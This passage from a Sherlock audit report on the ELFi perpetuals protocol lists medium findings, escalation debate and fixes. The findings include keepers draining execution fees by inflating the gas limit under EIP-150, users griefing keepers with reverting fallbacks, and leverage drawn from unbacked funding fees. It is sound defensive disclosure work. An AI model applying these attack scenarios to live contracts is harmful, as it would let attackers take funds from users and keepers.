ctmotox2

Escalate This is a future assumption of the code and can also be interpreted as a design choice. Loss fees are correctly accounted for in Diamond's storage. While there is currently no function to withdraw these fees to keepers, a new function can be introduced to facilitate this since the contract is Diamond-upgradable.

sherlock-admin3

> Escalate This is a future assumption of the code and can also be interpreted as a design choice. Loss fees are correctly accounted for in Diamond's storage. While there is currently no function to withdraw these fees to keepers, a new function can be introduced to facilitate this since the contract is Diamond-upgradable.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Nikhil8400

I believe my finding regarding the `lossFee` not being reimbursed to the keeper should be marked as valid for the following reasons:

1. **Documentation and Protocol Transparency:**
    - Nowhere in the protocol's documentation, including the design choices or known issues sections, is this issue mentioned. Transparent communication about such potential losses is crucial for keepers to make informed decisions.
2. **Acknowledgment of Issue:**
    - The escalation response acknowledges that the issue can be mitigated by introducing a new function to facilitate reimbursement. This acknowledgment itself indicates that the current implementation is lacking a necessary function, thereby confirming the presence of the issue.

3. **Diamond-Upgradable Argument:**
    - While it's true that the contract's Diamond-upgradable nature allows for future enhancements, this does not negate the current issue. If we were to apply this logic universally, it would imply that any issue could be dismissed on the grounds that it can be fixed in the future. This undermines the purpose of identifying and addressing issues during audits.
4. **Consistency with Previous Findings:**
    - A similar issue was considered valid and marked as medium in a recent audit contest link. Consistency in evaluating findings is essential for maintaining the integrity and reliability of the auditing process.

In conclusion, the absence of documentation about this issue, combined with the acknowledgment that a future function is needed to address it, strongly supports the validity of my finding. It is essential to recognize this as a medium-level issue to ensure that it is appropriately addressed in the protocol's current and future implementations.

Hash01011122

@Nikhil8400

1. **Documentation and Protocol Transparency:** If it wasn't mentioned in protocol's documentation doesn't mean its a valid issue. Validity will be based on breakage of core functionality or loss of funds
2. **Acknowledgment of Issue:** Escalation points out that function can be added without any impact caused to protocol or any parties involved. Moreover, your issue doesn't even point out `While there is currently no function to withdraw these fees to keepers`
3. **Diamond-Upgradable Argument:** Agreed with the reasoning of this one, but it doesn't qualify for medium severity.
4. **Consistency with Previous Findings:** The finding you mentioned, has different root cause then yours. Root cause of that finding is: Discrepancy Gas fee ratio of L1 and L2 chain which breaks the core functionality of contract which cannot be reversed if contracts are deployed. Whereas your issue points out `lossfee` because of no withdraw function which was pointed out by @ctmotox2, which is reversible without causing any impact.

This should be considered as low severity issue.

I hope I answered your concerns @Nikhil8400.

nevillehuang

By this logic mentioned here, any potential issues can be upgraded via the diamond proxy pattern to resolve issue. So I believe this is still a valid medium severity issue.

ctmotox2

That logic here is related to the recovery of the issue, meaning that issue is reversible without causing any impact as mentioned by @Hash01011122 .

The main point here is that, loss fees are still correctly accounted for in Diamond's storage.

Hence, I believe this issue does not qualify for medium severity.

WangSecurity

Firstly, we have to remember that historical decisions are not sources of truth.

Secondly, I believe the design decision rule doesn't apply here. Not due to the reason this issue is not mentioned as a design decision, but because it leads to a loss of funds.

Thirdly, the argument that the upgradeability could resolve this issue decreases the severity, but I disagree it makes the issue low. I agree with the Lead Judge that medium severity is indeed appropriate here.

Planning to reject the escalation and leave the issue as it is.

mstpr

> Firstly, we have to remember that historical decisions are not sources of truth.
>
> Secondly, I believe the design decision rule doesn't apply here. Not due to the reason this issue is not mentioned as a design decision, but because it leads to a loss of funds.
>
> Thirdly, the argument that the upgradeability could resolve this issue decreases the severity, but I disagree it makes the issue low. I agree with the Lead Judge that medium severity is indeed appropriate here.
>
> Planning to reject the escalation and leave the issue as it is.

How do we possibly know that maybe a contract OOS has a function to withdraw the funds?

Nikhil8400

But ser elfi team has admitted this issue in above comments and stated that they are going to fix this in future version link

WangSecurity

> > Firstly, we have to remember that historical decisions are not sources of truth. Secondly, I believe the design decision rule doesn't apply here. Not due to the reason this issue is not mentioned as a design decision, but because it leads to a loss of funds. Thirdly, the argument that the upgradeability could resolve this issue decreases the severity, but I disagree it makes the issue low. I agree with the Lead Judge that medium severity is indeed appropriate here. Planning to reject the escalation and leave the issue as it is.
>
> How do we possibly know that maybe a contract OOS has a function to withdraw the funds?

If there's concrete evidence there's such a function, please provide it. Otherwise, the decision remains the same, planning to reject the escalation and leave the issue as it is.

mstpr

> > Firstly, we have to remember that historical decisions are not sources of truth. Secondly, I believe the design decision rule doesn't apply here. Not due to the reason this issue is not mentioned as a design decision, but because it leads to a loss of funds. Thirdly, the argument that the upgradeability could resolve this issue decreases the severity, but I disagree it makes the issue low. I agree with the Lead Judge that medium severity is indeed appropriate here. Planning to reject the escalation and leave the issue as it is.
>
> How do we possibly know that maybe a contract OOS has a function to withdraw the funds?
>
> If there's concrete evidence there's such a function, please provide it. Otherwise, the decision remains the same, planning to reject the escalation and leave the issue as it is.

We assumed a lot of stuff in this contest.

For example settling the unsettled fees are also not in the code, they are probably in a OOS code. Would that mean if I would've submit unsettled fees can't be settled because there is no functionality would be a valid issue?

"If there's concrete evidence there's such a function, please provide it" I would rather not do that because why would I be checking OOS code...

WangSecurity

Fair point, but in this case we also have a confirming this issue is correct. Of

course, I don't say the sponsor confirming the bug or adding labels affects the validity or severity of the issue, but I believe this comment indeed confirms there is no function to withdraw funds.

Hence, the decision remains the same, planning to reject the escalation and leave the issue as it is.

WangSecurity

Result: Medium Unique

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- Ctmotox2: rejected

Issue M-9: The implementation of `payExecutionFee()` didn't take `EIP-150` into consideration. Keepers can steal additional execution fee from users.

Source:
https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/95

Found by

blackhole, nikhil840096

Summary

The implementation of `processExecutionFee()` didn't take `EIP-150` into consideration. Keepers can steal additional execution fee from users

Vulnerability Detail

The issue arises on `L18` of `GasProcess.sol:processExecutionFee()`, as it's an external function, calling`processExecutionFee()` is subject to EIP-150. Only `63/64` gas is passed to the `GasProcess` sub-contract(`external library`), and the remaning `1/64` gas is reserved in the caller contract which will be refunded to `keeper` after the execution of the whole transaction. But calculation of `usedGas` includes this portion of the cost as well.

A malicious keeper can exploit this issue to drain out all execution fee, regardless of the actual execution cost. Let's take `executeMintStakeToken()` operation as an example to show how it works:

```
executionFeeUserHasPaid = 200K Gwei
tx.gasprice = 1 Gwei
actualUsedGas = 100K
```

`actualUsedGas` is the gas cost since `startGas`(L76 of `StakeFacet .sol`) but before calling `processExecutionFee()`(L88 of `StakeFacet.sol`)

Let's say, the keeper sets tx.gaslimit to make

```
startGas = 164K
```

Then the calculation of `usedGas` , `L18` of `GasProcess.sol`, would be

```
uint256 usedGas= cache.startGas- gasleft() = 164K - (164K - 100K) * 63 / 64 =
↪  101K
```

and

```
executionFeeForKeeper = 101K * tx.gasprice = 101K * 1 Gwei = 101K Gwei
refundFeeForUser = 200K - 101K = 99K Gwei
```

As setting of `tx.gaslimit` doesn't affect the actual gas cost of the whole transaction, the excess gas will be refunded to `msg.sender`. Now, the keeper increases `tx.gaslimit` to make `startGas = 6500K`, the calculation of `usedGas` would be

```
uint256 usedGas= cache.startGas- gasleft() = 6500K - (6500K - 100K) * 63 / 64 =
↪  200K
```

and

```
executionFeeForKeeper = 200K * tx.gasprice = 200K * 1 Gwei = 200K Gwei
refundFeeForUser = 200K - 200K = 0 Gwei
```

We can see the keeper successfully drain out all execution fee, the user gets nothing refunded.

Impact

Keepers can steal additional execution fee from users.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/GasProcess.sol#L18C17-L18C25

Tool used

Manual Review

Recommendation

```
    function processExecutionFee(PayExecutionFeeParams memory cache) external {
-         uint256 usedGas = cache.startGas - gasleft();
+        uint256 usedGas = cache.startGas - gasleft() * 64 / 63;
         uint256 executionFee = usedGas * tx.gasprice;
         uint256 refundFee;
         uint256 lossFee;
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/50

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-10: If the accounted token balance is higher than actual token balance some transfers can send "0" tokens to destination

Source:
https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/100

Found by

mstpr-brainbot

Summary

In extreme cases, such as when late liquidations incur losses to liquidity providers, the actual balance will not exist in the vaults. The transfer will not revert due to how it's implemented, resulting in no token transfer while the storage accounting remains unchanged. This will lead to insolvency.

Vulnerability Detail

When tokens are insufficient in the vaults, the token amount might never be sent to the users/pools without a revert.

For example, in cases of late liquidation during extreme market conditions, closing the liquidated positions will update the corresponding storage balances in pools and vaults. However, if there are insufficient funds in the pool, the tokens are not transferred to their destination, and the amount not sent is not checked. As seen in the `DecreasePositionProcess::_settleCrossAccount` and `_settleIsolateAccount` functions, `VaultProcess.transferOut` is called with the boolean set to "true," which will skip the token transfer if the contract's token balance is insufficient.

Consequently, the tokens are assumed to be sent in the exact amount reflected in the storage variables. However, the actual tokens transferred(0) can be significantly different, leading to insolvency.

Impact

This is definitely a problem in extreme market conditions where the pool incurs losses from undercollateralized borrowed positions or very high funding fees. In such cases, closing positions will not be tracked, and the actual balance transferred might be "0" for some users because there are not enough tokens in the vault. Since this would require a volatile market for the asset, I will label this as medium.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/VaultProcess.sol#L13-L31

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/vault/Vault.sol#L16-L20

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L338-L444

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/IncreasePositionProcess.sol#L83-L104

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/MarketProcess.sol#L118-L126

Tool used

Manual Review

Recommendation

Also check what's transferred and if there is a leak account it. Also, if the users requested is not enough instead of not sending any tokens send the existing balance OR socialize the losses in such cases and make sure no account can close their position without incurring the loss.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/30

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-11: Unbacked tokens can be used for opening positions

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/102

The protocol has acknowledged this issue.

Found by

mstpr-brainbot

Summary

When a position is opened the leverage is taken from the corresponding pool. If the pools available liquidity is lower than the requested leverage amount then the operation can't be executed. However, there is an edge case where pools available liquidity can be mistakenly high where the opened position can use funds as its in pool but actually the liquidity is not enough.

Vulnerability Detail

Here's the revised version of your scenario with improved grammar and clarity:

Scenario Explanation:

Assume there are two participants, Alice and Bob. Alice has $100k in ETH on a 20x long position, and Bob has $50 in ETH on a 10x short position both CROSS. The current ETH price is $1k, meaning Alice borrowed 95 ETH, and Bob borrowed $45k USDC. Also, assume they are the only market participants.

The ETH pool has 100 ETH (baseAmount) and 0 unsettled, with a maximum borrow limit of 98 ETH (98%) based on the pool's liquidity limit factor.

Since the long open interest is higher than the short open interest, Alice will pay Bob funding fees in the form of ETH. Assume Alice later updates her position by adding a little more ETH, which increases the unsettled amount in the pool. The `IncreasePositionProcess::increasePosition` function calls `FeeProcess::updateFundingFee`, which in turn calls `MarketProcess::updateMarketFundingFee`, adding the unsettled amount to the pool's balance sheet. Let's assume this amount is 10 ETH.

```
function updateMarketFundingFee(
        bytes32 symbol,
        int256 realizedFundingFeeDelta,
```

```
        bool isLong,
        bool needUpdateUnsettle,
        address marginToken
    ) external {
        if (needUpdateUnsettle) {
            Symbol.Props storage symbolProps = Symbol.load(symbol);
            LpPool.Props storage pool = LpPool.load(symbolProps.stakeToken);
            if (isLong) {
                -> pool.addUnsettleBaseToken(realizedFundingFeeDelta);
            } else {
                pool.addUnsettleStableToken(marginToken,
↪   realizedFundingFeeDelta);
            }
        }
    }
```

After Alice's top-up (very small amount just to update the unrealized fee), the pool now has:

- 100 baseAmount
- 95 holdAmount
- 10 unsettledAmount

Now, the pool's available liquidity is: (100 + 10) * 98/100 = 107.8 ETH

With 95 holdAmount, the available borrowable amount is: 107.8 - 95 = 12.8 ETH

Assume Carol borrows this 12.8 ETH, which should be impossible since the pool only had 100 ETH initially, with 5 ETH remaining unborrowed. The total borrows are now 95 + 12.8 = 107.8 ETH. The updated pool state is:

- 100 baseAmount
- 107.8 holdAmount
- 10 unsettledAmount

Later, more shorters enter the market, and now shorters pay the longs. Alice decides to close her position when the ETH price is still $1k. Assume, she had -10 ETH in funding fees this time, now adjusted to "0" in total due to shorts paying Alice.

Upon closing her position, the base amount remains the same, but the unsettled amount decreases by 10, resulting in:

- 100 baseAmount
- 12.8 holdAmount
- 0 unsettledAmount

Also, assume that Alice was the only one longing and initially accrued -10 ETH, which means +10 ETH worth of USD in funding fees was credited to Bob. Then, Carol joined as long and borrowed the remaining 12.8 ETH. Additionally, Derek joined as a shorter. Bob and Derek's short open interest became high enough that it paid both Alice and Carol, resetting Alice's funding fees and accruing some to Carol. Overall, Carol is in funding fee positive profits, while Bob and Derek incur losses of some ETH.

Carol took advantage of Bob's unpaid funding fees to create a leveraged position.

Impact

Pool's available liquidity can be leveraged. "Realized" funding fees are not actually taken from the user when the position is updated; they are marked and finalized only upon closing the position. Realized funding fees can fluctuate because the transfers have not occurred, and the amounts are merely added on top of the existing balance.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/LpPoolQueryProcess.sol#L151-L191

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/IncreasePositionProcess.sol#L83-L104

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/FeeProcess.sol#L102-L137

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/DecreasePositionProcess.sol#L60-L204

Tool used

Manual Review

Recommendation

Discussion

0xELFi02

Not a issue: Mechanistically, it is neutral in the long term, and the mechanism balances the impact of funding fee imbalances.

nevillehuang

@0xELFi02 What exactly is the design choice here that makes it neutral in the long term to balance funding fee imbalance? Since it was not noted in the READ.ME, I believe this issue could be valid

Same comments applies for issue #33, #102, #258

Issue M-12: Users can gas grief or completely block keepers from executing orders

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/107

Found by

ZeroTrust, mstpr-brainbot

Summary

When keepers cancel users' orders, the refund gas is sent back to the user. If the user has a fallback function that specifically reverts or consumes excessive gas, the keeper's transaction can fail or exhaust its gas, causing economic harm to the keeper.

Vulnerability Detail

Almost every facet function uses the following pattern. For example:

```
function executeOrder(uint256 orderId, OracleProcess.OracleParam[] calldata
↪  oracles) external override {
    uint256 startGas = gasleft();
    RoleAccessControl.checkRole(RoleAccessControl.ROLE_KEEPER);
    Order.OrderInfo memory order = Order.get(orderId);
    if (order.account == address(0)) {
        revert Errors.OrderNotExists(orderId);
    }
    OracleProcess.setOraclePrice(oracles);
    OrderProcess.executeOrder(orderId, order);
    OracleProcess.clearOraclePrice();
    // @review gas sent to keeper and refund sent to user and loss is accounted
↪   if there are any
    GasProcess.processExecutionFee(
        GasProcess.PayExecutionFeeParams(
            order.isExecutionFeeFromTradeVault
                ? IVault(address(this)).getTradeVaultAddress()
                : IVault(address(this)).getPortfolioVaultAddress(),
            order.executionFee,
            startGas,
            msg.sender,
            order.account
        )
```

```
    );
}
```

In the `GasProcess::processExecutionFee` function, if there is an excess amount to be refunded, the ether is sent to the user with infinite gas:

```
function processExecutionFee(PayExecutionFeeParams memory cache) external {
    // ...
    VaultProcess.withdrawEther(cache.keeper, executionFee);
    if (refundFee > 0) {
        VaultProcess.withdrawEther(cache.account, refundFee);
    }
    // ...
}
```

Users can perform two malicious actions:

1. Spend all the remaining gas from the keeper's transaction, causing gas griefing and loss of funds for the keeper.
2. If this is a cancel transaction, which can only be triggered by the keeper, or any action the user does not want the keeper to succeed in, the user can set the fallback function of the contract account to revert, blocking the keeper from calling the transaction indefinitely.

Impact

Since this involves permanent blocking and loss of funds for keepers I will label this as high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/facets/OrderFacet.sol#L66-L125

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/GasProcess.sol#L17-L40

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/VaultProcess.sol#L50-L59

Tool used

Manual Review

Recommendation

There can be several fixes here but the best is probably to check if the account has code or not and send ether accordingly.

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/49

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-13: Keepers loss gas is never accounted

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/108

Found by

4rdiii, KupiaSec, PNS, Yuriisereda, ZeroTrust, aman, brakeless, chaduke, dany.armstrong90, dethera, mstpr-brainbot, nikhil840096, pashap9990, qpzm, whitehair0330

Summary

When keepers send excess gas, the excess gas is accounted in Diamonds storage so that keeper can compensate itself later. However, losses are never accounted due to math error in calculating it.

Vulnerability Detail

Almost every facet uses the same pattern, which eventually calls the `GasProcess::processExecutionFee` function:

```
function processExecutionFee(PayExecutionFeeParams memory cache) external {
    uint256 usedGas = cache.startGas - gasleft();
    uint256 executionFee = usedGas * tx.gasprice;
    uint256 refundFee;
    uint256 lossFee;
    if (executionFee > cache.userExecutionFee) {
        executionFee = cache.userExecutionFee;
        // @review always 0
        lossFee = executionFee - cache.userExecutionFee;
    } else {
        refundFee = cache.userExecutionFee - executionFee;
    }
    // ...
    if (lossFee > 0) {
        CommonData.addLossExecutionFee(lossFee);
    }
}
```

As we can see in the snippet above, if the execution fee is higher than the user's provided execution fee, then the execution fee is set to `cache.userExecutionFee`, and the loss fee is calculated as the difference between these two, which are now the same value. This means the `lossFee` variable will always be "0", and the loss fees for keepers will never be accounted for.

Impact

In a scaled system, these fees will accumulate significantly, resulting in substantial losses for the keeper. Hence, labelling it as high.

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/GasProcess.sol#L17-L40

Tool used

Manual Review

Recommendation

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/40

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-14: Contract will reach a point where users will not be able to call `deposit`

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/113

Found by

0x486776, Cosine, KupiaSec, jennifer37, mstpr-brainbot, tedox, whitehair0330

Summary

With the contract working as intended, after a long enough period of time the perceived amount of collateral for a specific point will cross `collateralTotalCap` resulting in the fact that users will not be able to deposit more tokens of that type.

Vulnerability Detail

When `deposit` is called, after the necessary checks the method `commonData.addTradeTokenCollateral` is called which increases the total amount of collateral for a specific token in order to track how much collateral of this type of token exists and so that it does not cross the `collateralTotalCap`.

On the other hand, the function `subTradeTokenCollateral` which is used to reduce the amount of total collateral per token is never called anywhere in the project resulting in an inaccurate value for `self.tradeCollateralTokenDatas[token].totalCollateral` as it tracks the amount of tokens that have entered the contract and not how many tokens are currently present inside the vault of the contract. And because there is a check weather the calling `deposit` would pass this cap it will eventually make it so that calling `deposit` with specific tokens would revert every time.

Impact

Eventual denial of service for `deposit`

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/process/AssetsProcess.sol#L81-L120

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/main/elfi-perp-contracts/contracts/storage/CommonData.sol#L74-L84

Tool used

Manual Review

Recommendation

Call `subTradeTokenCollateral` when the amount of collateral is being reduced (e.g. calling `withdraw`)

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/55

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-15: The keeper will suffer continuing losses due to miss compensation for L1 rollup fees

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/141

Found by

KingNFT

Summary

While keepers submits transactions to L2 EVM chains, they need to pay both L2 execution fee and L1 rollup fee. The current implementation only compensates the keeper based on L2 gas consumption, the keeper will suffer continuing losses due to miss compensation for L1 rollup fees.

Vulnerability Detail

As shown of the `Arbitrum` and `Base`(op-stack) docs: https://docs.arbitrum.io/arbos/l1-pricing https://docs.base.org/docs/fees/ https://docs.optimism.io/stack/transactions/fees#l1-data-fee Each L2 transaction costs both L2 execution fee and L1 rollup/data fee (for submitting L2 transaction to L1)

But current implementation only compensates the keeper the L2 gas consumption (L19).

```
File: contracts\process\GasProcess.sol
17:     function processExecutionFee(PayExecutionFeeParams memory cache)
↪  external {
18:         uint256 usedGas = cache.startGas - gasleft();
19:         uint256 executionFee = usedGas * tx.gasprice;
20:         uint256 refundFee;
21:         uint256 lossFee;
22:         if (executionFee > cache.userExecutionFee) {
23:             executionFee = cache.userExecutionFee;
24:             lossFee = executionFee - cache.userExecutionFee;
25:         } else {
26:             refundFee = cache.userExecutionFee - executionFee;
27:         }
28:         VaultProcess.transferOut(
29:             cache.from,
30:             AppConfig.getChainConfig().wrapperToken,
31:             address(this),
32:             cache.userExecutionFee
```

```
33:         );
34:         VaultProcess.withdrawEther(cache.keeper, executionFee);
35:         if (refundFee > 0) {
36:             VaultProcess.withdrawEther(cache.account, refundFee);
37:         }
38:         if (lossFee > 0) {
39:             CommonData.addLossExecutionFee(lossFee);
40:         }
41:     }
```

Impact

The keeper will suffer continuing losses on each transaction

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/process/GasProcess.sol#L19

Tool used

Manual Review

Recommendation

Compensating L1 rollup fee as references of the above `Arbitrum` and `Optimism` docs:

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/48

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-16: Missing compensation for the 21,000 intrinsic gas cost

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/142

Found by

KingNFT

Summary

Every EVM transaction (on both L1 and L2) has an immediate 21,000 intrinsic gas cost, it's charged before any execution of smart contract code. The current impletmentation is missing to compensate this portion of gas cost, the keeper would suffer lost on each transaction.

Reference: https://stackoverflow.com/questions/50827894/why-does-my-ethereum-transaction-cost-21000-more-gas-than-i-expect

Vulnerability Detail

The current `startGas`(L67) can't account for the 21,000 intrinsic gas cost.

```
File: contracts\facets\OrderFacet.sol
66:     function executeOrder(uint256 orderId, OracleProcess.OracleParam[]
↪  calldata oracles) external override {
            // @audit at least 21,000+ gas is consumed before this line
67:         uint256 startGas = gasleft();
68:         RoleAccessControl.checkRole(RoleAccessControl.ROLE_KEEPER);
69:         Order.OrderInfo memory order = Order.get(orderId);
70:         if (order.account == address(0)) {
71:             revert Errors.OrderNotExists(orderId);
72:         }
73:         OracleProcess.setOraclePrice(oracles);
74:         OrderProcess.executeOrder(orderId, order);
75:         OracleProcess.clearOraclePrice();
76:         GasProcess.processExecutionFee(
77:             GasProcess.PayExecutionFeeParams(
78:                 order.isExecutionFeeFromTradeVault
79:                     ? IVault(address(this)).getTradeVaultAddress()
80:                     : IVault(address(this)).getPortfolioVaultAddress(),
81:                 order.executionFee,
82:                 startGas,
83:                 msg.sender,
```

```
84:                 order.account
85:             )
86:         );
87:     }
```

Impact

The keeper will suffer continuing 21,000 intrinsic gas losses on each transaction

Code Snippet

https://github.com/sherlock-audit/2024-05-elfi-protocol/blob/8a1a01804a7de7f73a04d794bf6b8104528681ad/elfi-perp-contracts/contracts/facets/OrderFacet.sol#L67

Tool used

Manual Review

Recommendation

```
File: contracts\facets\OrderFacet.sol
66:     function executeOrder(uint256 orderId, OracleProcess.OracleParam[]
↪  calldata oracles) external override {

-67:         uint256 startGas = gasleft();
+67:         uint256 startGas = gasleft() + 30000; // @audit 21000 intrinsic gas
↪  plus 9000 extra gas for calldata and facet lookup in diamond fallback()
↪  function
```

Discussion

sherlock-admin2

The protocol team fixed this issue in the following PRs/commits:
https://github.com/0xCedar/elfi-perp-contracts/pull/48

sherlock-admin2

The Lead Senior Watson signed off on the fix.

Issue M-17: A significant 105,983 gas cost of processExecutionFee() execution is not accounted in the keeper's compensation

Source: https://github.com/sherlock-audit/2024-05-elfi-protocol-judging/issues/147

Found by

KingNFT, link

Summary

At the end of executeOrder(), processExecutionFee() is called to process gas compensation for the keeper. The issue here is that the gas usage of processExecutionFee() itself is not taken into consideration. As the following test case shows, it's significant (105,983), can't be ignored.

Vulnerability Detail

At the beginning of executeOrder(), startGas is recorded (L67). At the end of executeOrder(), processExecutionFee() is called to process gas compensation for the keeper (L76~86). The issue arises in the processExecutionFee() function, the gas usage from L19 to L41 is not taken into account.

```
File: contracts\facets\OrderFacet.sol
66:     function executeOrder(uint256 orderId, OracleProcess.OracleParam[]
↪  calldata oracles) external override {
67:         uint256 startGas = gasleft();
...
76:         GasProcess.processExecutionFee(
77:             GasProcess.PayExecutionFeeParams(
78:                 order.isExecutionFeeFromTradeVault
79:                     ? IVault(address(this)).getTradeVaultAddress()
80:                     : IVault(address(this)).getPortfolioVaultAddress(),
81:                 order.executionFee,
82:                 startGas,
83:                 msg.sender,
84:                 order.account
85:             )
86:         );
87:     }

File: contracts\process\GasProcess.sol
```

```
17:     function processExecutionFee(PayExecutionFeeParams memory cache)
↪  external {
18:         uint256 usedGas = cache.startGas - gasleft();
19:         uint256 executionFee = usedGas * tx.gasprice; // @audit gas usage
↪  since this line is not accounted
20:         uint256 refundFee;
21:         uint256 lossFee;
22:         if (executionFee > cache.userExecutionFee) {
23:             executionFee = cache.userExecutionFee;
24:             lossFee = executionFee - cache.userExecutionFee;
25:         } else {
26:             refundFee = cache.userExecutionFee - executionFee;
27:         }
28:         VaultProcess.transferOut(
29:             cache.from,
30:             AppConfig.getChainConfig().wrapperToken,
31:             address(this),
32:             cache.userExecutionFee
33:         );
34:         VaultProcess.withdrawEther(cache.keeper, executionFee);
35:         if (refundFee > 0) {
36:             VaultProcess.withdrawEther(cache.account, refundFee);
37:         }
38:         if (lossFee > 0) {
39:             CommonData.addLossExecutionFee(lossFee);
40:         }
41:     }
```

To test the specific unaccounted gas usage of `processExecutionFee()`, we made a minor modifications as follows:

```
+   event GasUsageOfProcessExecutionFeeSelf(uint256);
    function processExecutionFee(PayExecutionFeeParams memory cache) external {
        uint256 usedGas = cache.startGas - gasleft();
+       uint256 selfGasStart = gasleft();
        uint256 executionFee = usedGas * tx.gasprice;
        uint256 refundFee;
        uint256 lossFee;
        if (executionFee > cache.userExecutionFee) {
            executionFee = cache.userExecutionFee;
            lossFee = executionFee - cache.userExecutionFee;
        } else {
            refundFee = cache.userExecutionFee - executionFee;
        }
        VaultProcess.transferOut(
```

```
            cache.from,
            AppConfig.getChainConfig().wrapperToken,
            address(this),
            cache.userExecutionFee
        );
        VaultProcess.withdrawEther(cache.keeper, executionFee);
        if (refundFee > 0) {
            VaultProcess.withdrawEther(cache.account, refundFee);
        }
        if (lossFee > 0) {
            CommonData.addLossExecutionFee(lossFee);
        }
+       uint256 selfGasEnd = gasleft();
+      emit GasUsageOfProcessExecutionFeeSelf(selfGasStart - selfGasEnd);
    }
```

Then, by the following test script, we get the missing portion is `105,983` gas. It's significant and should not be ignored.

```
import { expect } from 'chai'
import { Fixture, deployFixture } from '@test/deployFixture'
import { ORDER_ID_KEY, OrderSide, OrderType, PositionSide, StopType } from
↪  '@utils/constants'
import { precision } from '@utils/precision'
import {
    MarketFacet,
    MockToken,
    OrderFacet
} from 'types'
import { HardhatEthersSigner } from '@nomicfoundation/hardhat-ethers/signers'
import { ethers } from 'hardhat'
import { handleMint } from '@utils/mint'

describe('Test gas usage of processExecutionFee() itself', function () {
    let fixture: Fixture
    let marketFacet: MarketFacet, orderFacet: OrderFacet
    let user0: HardhatEthersSigner, user1: HardhatEthersSigner, user2:
↪  HardhatEthersSigner, user3: HardhatEthersSigner
    let diamondAddr: string,
        wbtcAddr: string,
        wethAddr: string,
        usdcAddr: string
    let btcUsd: string, xBtc: string, xUsd: string
    let wbtc: MockToken, weth: MockToken, usdc: MockToken
```

```
    beforeEach(async () => {
        fixture = await deployFixture()
            ; ({ marketFacet, orderFacet } =
                fixture.contracts)
            ; ({ user0, user1, user2, user3 } = fixture.accounts)
            ; ({ btcUsd } = fixture.symbols)
            ; ({ xBtc, xUsd } = fixture.pools)
            ; ({ wbtc, weth, usdc } = fixture.tokens)
            ; ({ diamondAddr } = fixture.addresses)
        wbtcAddr = await wbtc.getAddress()
        wethAddr = await weth.getAddress()
        usdcAddr = await usdc.getAddress()

        const btcTokenPrice = precision.price(25000)
        const btcOracle = [{ token: wbtcAddr, minPrice: btcTokenPrice, maxPrice:
↪   btcTokenPrice }]
        await handleMint(fixture, {
            stakeToken: xBtc,
            requestToken: wbtc,
